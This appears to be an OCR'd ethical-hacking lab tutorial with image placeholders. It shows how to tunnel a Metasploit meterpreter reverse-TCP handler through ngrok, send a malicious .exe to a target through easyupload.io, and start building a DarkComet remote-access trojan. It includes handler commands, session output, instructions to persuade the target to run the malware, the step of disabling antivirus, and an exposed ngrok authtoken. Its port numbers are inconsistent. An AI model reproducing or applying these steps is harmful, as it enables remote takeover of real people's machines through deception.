Ngrok Installation and configuration


Step 1: This practical is a slight varied from practical 2. Here, we manage to hack into windows machine located on different Network. Where in previous practical's we hacked computers that are part of our local network.


- Ngrok is a tool that opens access to the local ports from the internet and creates a secure tunnel. Visit https://ngrok.com and register yourself to download a free version of the software.






Step 2: To install the ngrok application follow the process shown in below images (We can also get detailed installation steps from ngrok website).





Step 3: To run ngrok on our computer (attacker's parrot linux machine), from the ngrok directory execute the command given on ngrok website.




```
┌─[user@parrot-virtual]─[~/Downloads/ngrok]
└──╼ $./ngrok authtoken 1iAx6VqICMqennBQGVbtRLOH0N8_bFPT3JCR8p83cEKY1nGZ
Authtoken saved to configuration file: /home/user/.ngrok2/ngrok.yml
```

Step 4: Execute below command that starts ngrok.


```
┌─[user@parrot-virtual]─[~/Downloads/ngrok]
└──╼ $./ngrok http 80
```

Step 5: After executing the above command, ngrok opens a new terminal with links to forwarded ports.

```
ngrok by @inconshreveable                                       (Ctrl+C to quit)

Session Status                online
Account                       raja321 (Plan: Free)
Version                       2.3.35
Region                        United States (us)
Web Interface                 http://127.0.0.1:4040
Forwarding                    http://9721b05b8983.ngrok.io -> http://localhost:80
Forwarding                    https://9721b05b8983.ngrok.io -> http://localhost:80
```

Step 6: Start Apache server and verify links created by ngrok

```
┌─[user@parrot-virtual]─[~/Downloads/ngrok]
└──╼ $service apache2 start
```




Creating windows backdoor using ngrok


Step 7: As we are using a free version of ngrok, we can forward only one port number. In this practical, we will use port 555 for listening reverse connections. Let us forward port 345 using ngrok and share malware file using easyupload.io website.

- To create a malicious **.exe** file, first, execute ngrok command for TCP port number 345.

Step 8: This command creates an ngrok link as shown in below image.




Step 9: While creating malware using **msfvenom** it is important to note that we need to add ngrok provided link and port number as shown in the below image.




Step 10: Start Metasploit Framework and load multi handler exploit. Set meterpreter payload and add localhost IP address (127.0.0.1) to LHOST and 345 as LPORT. Run **exploit** command and wait for a reverse connection.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 127.0.0.1
LHOST => 127.0.0.1
msf6 exploit(multi/handler) > set LPORT 555
LPORT => 555
msf6 exploit(multi/handler) > exploit

[!] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you want ReverseListenerBindAddress?
[*] Started reverse TCP handler on 127.0.0.1:555
```

Step 11: Now it is the attacker's turn to share the above-created malware file (**wan_file.exe**) with the target. Upload the malware file to https://easyupload.io website and convince the target to download and execute the malicious file.



Step 12: Copy the link provided by upload.io website and share it with the target.



Step 13: Once the target executes the malware file, a new meterpreter session starts on the attacker side.

```
meterpreter >
meterpreter > sysinfo
Computer        : ROUTER
OS              : Windows 7 (Build 7600).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > pwd
C:\Users\chotu\Downloads
meterpreter >
```


```
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 12
============
Name         : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:c0a8:84
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 16
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:8a:a6:eb
MTU          : 1500
IPv4 Address : 192.168.0.132
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::c4f:683e:e896:63b
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter >
```

Practical 5: Creating Dark comet Trojan to infect Windows machines.


Description: This practical describes how to create a Remote Access Trojan (RAT) for windows systems using the Dark comet tool. This tool will have some advanced features in operating the target system remotely after the target executes the trojan.


Note: Disable Malware defences (AV programs) and Firewall before proceeding with this practical.

Step 1: Extract Darkcomet RAT zip archive. Here, you can find an **exe** application named **darkcomet.exe** Double click on that executable to launch the Darkcomet RAT creator.



Step 2: Click on the **Darkcomet-RAT** button on the top left corner and select **Server module** and click on **Full editor.**







Step 3: DarkComet-RAT Full editor look as shown in the above image. This editor allows us to choose different options to create malware to meet our requirement.

- **Main Settings -** Under main settings tab enter **Security Password,** Choose a random **Process Mutex** value and **Server ID.** Add **Profile Name**, all the settings we make during this process will be saved with this name. The **Process Hijackin**g section, allows us to enable our malware to bypass the firewall.


Step 4: Network Settings - Provide attacker's **IP address**, **Port** number and click on **add**




Step 5: Module Start-up - Specify the location where we want to drop the malware on the target computer. Here, we can choose options to change file creation date, hide malware file after the execution and make the malware persistent.



Step 6: Install Message - Here, we can write a customized message that will be displayed during malware installation.

